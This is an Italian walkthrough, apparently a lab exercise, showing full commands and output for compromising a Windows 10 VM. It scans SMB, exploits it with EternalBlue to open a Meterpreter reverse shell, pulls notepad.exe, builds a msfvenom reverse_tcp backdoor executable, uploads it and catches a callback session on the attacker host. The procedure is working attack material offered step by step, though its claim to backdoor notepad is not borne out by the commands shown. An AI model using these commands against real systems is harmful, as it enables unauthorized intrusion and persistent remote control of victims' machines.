

Creare una backdoor con msfvenom

Recupero notepad.exe da una macchina Windows 10 con Kali

Verifica la condivisione di file su Windows 10:

Prima di tutto, mi accerto che sulla macchina target Windows 10 siano attive le condivisioni di rete. Puoi farlo eseguendo un semplice scan tramite Nmap per verificare le porte aperte (ad esempio la porta 445 per SMB):

```
(kali@kali)-[~]
$ nmap -p 445 192.168.1.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 09:23 EST
Nmap scan report for 192.168.1.151
Host is up (0.00026s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:46:EB:BF (Oracle VirtualBox virtual NIC)
```

Metasploit

1. Scansiono la macchina target:

Eseguo una scansione per determinare se il servizio SMB è attivo e la sua versione sulla macchina Windows 10.

Usando il modulo di scansione di Metasploit:

```
auxiliary/scanner/smb/smb_version
```

Set up del modulo

Cerco il modulo:

```
msf6 > search smb_version

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_version         .              normal No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
```

Lo carico:

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) >
```

Controllo le opzioni:

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                    no        The target port (TCP)
  THREADS    1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Setto l'ip del target:

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.151
RHOSTS => 192.168.1.151
```

Avvio il modulo:

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.151:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:
) (encryption capabilities:AES-128-GCM) (signatures:optional) (uptime:7m 15s) (guid:{b8a3a188-bed4-4bc7-9460-52d8b43
86591}) (authentication domain:DESKTOP-9K104BT)
[*] 192.168.1.151:445 - Host is running Windows 10 Pro (build:10240)
[*] 192.168.1.151: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Procedo con il recuper del file exe da Windows

Uso un exploit come EternalBlue (MS17-010)

Cerco l'exploit:

```
msf6 auxiliary(scanner/smb/smb_version) > search ms17_010_eternalblue

Matching Modules

#  Name
-  -
0  exploit/windows/smb/ms17_010_eternalblue
e Windows Kernel Pool Corruption
1  \_ target: Automatic Target
2  \_ target: Windows 7
3  \_ target: Windows Embedded Standard 7
4  \_ target: Windows Server 2008 R2
5  \_ target: Windows 8
6  \_ target: Windows 8.1
7  \_ target: Windows Server 2012
8  \_ target: Windows 10 Pro
9  \_ target: Windows 10 Enterprise Evaluation

Disclosure Date  Rank  Check  Description
2017-03-14      average  Yes    MS17-010 EternalBlue SMB Remot

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'
```

Lo carico:

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Controllo le opzioni:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

Setto l'ip del target:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.151
RHOSTS => 192.168.1.151
```

Avvio il modulo:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.151:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.151:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.1.151:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.151:445 - The target is vulnerable.
[*] 192.168.1.151:445 - shellcode size: 1283
[*] 192.168.1.151:445 - numGroomConn: 12
[*] 192.168.1.151:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.1.151:445 - got good NT Trans response
[+] 192.168.1.151:445 - got good NT Trans response
[+] 192.168.1.151:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.1.151:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.1.151:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.1.151:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.151:49450) at 2024-12-17 09:36:52 -0500
```

```
meterpreter > █
```

La macchina win10 potrebbe riavviarsi durante l'avvio. In tal caso settare **VEIFY_TARGET** a `false`.

Recupero file da modificare

Scarico il file notepad.exe:

Dalla shell su Metasploit eseguo comandi sul sistema target e scaricare il file notepad.exe da

C:\Windows\System32:

```
cd C:\\Windows\\System32
```

```
meterpreter > cd C:\\Windows\\System32
```

```
meterpreter > ls
```

```
Listing: C:\Windows\System32
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2015-07-10 12:56:14 -0400	0409
100666/rw-rw-rw-	160	fil	2015-07-10 07:00:15 -0400	@OpenWithToastLogo.png
100666/rw-rw-rw-	120	fil	2015-07-10 07:00:17 -0400	@TileEmpty1x1Image.png
100666/rw-rw-rw-	15106	fil	2015-07-10 06:59:50 -0400	@WiFiNotificationIcon.png
100666/rw-rw-rw-	600	fil	2015-07-10 07:00:16 -0400	@language_notification_icon.png
100666/rw-rw-rw-	600	fil	2015-07-10 07:00:15 -0400	@optionalfeatures.png
100666/rw-rw-rw-	40448	fil	2015-07-10 07:00:03 -0400	ACCTRES.dll
100666/rw-rw-rw-	73728	fil	2015-07-10 06:59:57 -0400	ACPBackgroundManagerPolicy.dll
100666/rw-rw-rw-	23040	fil	2015-07-10 07:00:07 -0400	AJRouter.dll
100666/rw-rw-rw-	46592	fil	2015-07-10 06:59:59 -0400	APHostClient.dll
100666/rw-rw-rw-	31744	fil	2015-07-10 06:59:56 -0400	APHostRes.dll
100666/rw-rw-rw-	296960	fil	2015-07-10 06:59:59 -0400	APHostService.dll
100777/rwxrwxrwx	26112	fil	2015-07-10 06:59:53 -0400	ARP.EXE
100666/rw-rw-rw-	405016	fil	2015-07-10 07:00:04 -0400	AUDIOKSE.dll
100666/rw-rw-rw-	161792	fil	2015-07-10 07:00:19 -0400	AboveLockAppHost.dll
100666/rw-rw-rw-	14848	fil	2015-07-10 07:00:15 -0400	AccountsControlInternal.dll
100666/rw-rw-rw-	376320	fil	2015-07-10 06:59:58 -0400	AccountsRt.dll
100666/rw-rw-rw-	310272	fil	2015-07-10 07:01:12 -0400	ActionCenter.dll
100666/rw-rw-rw-	565248	fil	2015-07-10 07:01:12 -0400	ActionCenterCPL.dll
100666/rw-rw-rw-	231264	fil	2015-07-10 06:59:58 -0400	ActionQueue.dll
100666/rw-rw-rw-	35328	fil	2015-07-10 07:00:07 -0400	ActivationClient.dll
100666/rw-rw-rw-	360960	fil	2015-07-10 07:00:07 -0400	ActivationManager.dll
100666/rw-rw-rw-	73728	fil	2015-07-10 06:59:55 -0400	ActiveSyncCsp.dll
100666/rw-rw-rw-	1521664	fil	2015-07-10 06:59:57 -0400	ActiveSyncProvider.dll
100666/rw-rw-rw-	67584	fil	2015-07-10 07:00:07 -0400	AddressParser.dll
100666/rw-rw-rw-	567808	fil	2015-07-10 13:00:56 -0400	AdmTmpl.dll
040777/rwxrwxrwx	0	dir	2015-07-10 07:04:34 -0400	AdvancedInstallers
100666/rw-rw-rw-	59904	fil	2015-07-10 06:59:58 -0400	AepRoam.dll
100666/rw-rw-rw-	411133	fil	2015-07-10 06:59:52 -0400	ApnDatabase.xml
100666/rw-rw-rw-	73728	fil	2015-07-10 07:00:14 -0400	AppCapture.dll
100666/rw-rw-rw-	680448	fil	2015-07-10 06:59:55 -0400	AppContracts.dll

Verifico che `notepad.exe` sia presente e poi copio il file:

```
download C:\\Windows\\System32\\notepad.exe
```

```
meterpreter > download C:\\Windows\\System32\\notepad.exe
```

```
[*] Downloading: C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
```

```
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
```

```
[*] Completed : C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
```

msfvenom

Creo il payload con msfvenom:

Uso msfvenom per creare il payload.

In questo caso, il payload sarà un reverse shell che si conatterà alla macchina Kali Linux

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -  
f exe -o /tmp/notepad_backdoor.exe
```

rinomino il file `notepad_backdoor.exe` per un fattore di comodit' nel ritrovarlo

Genero il payload con il comando sopra.

Avvio il listener di Metasploit: Dopo aver creato il payload, avvio Metasploit e configura un listener con i seguenti comandi:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
run
```


```
use exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > 
```

Uso il comando upload in Meterpreter:

```
meterpreter > upload /tmp/notepad_backdoor.exe C:\\Users\\Public\\notepad_backdoor.exe
[*] Uploading : /tmp/notepad_backdoor.exe → C:\\Users\\Public\\notepad_backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /tmp/notepad_backdoor.exe → C:\\Users\\Public\\notepad_backdoor.exe
[*] Completed : /tmp/notepad_backdoor.exe → C:\\Users\\Public\\notepad_backdoor.exe
```

Test risultato

Avvio il file compromesso sulla macchina windows



Ottingo quindi sulla Kali tramite l'handler questo:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.151:49451) at 2024-12-17 09:54:27 -0500

meterpreter > 
```

Ho quindi stabilito con successo una sessione Meterpreter sulla macchina Windows 10 target. Ottenendo il pieno controllo sulla macchina e la possibilità di eseguire vari comandi.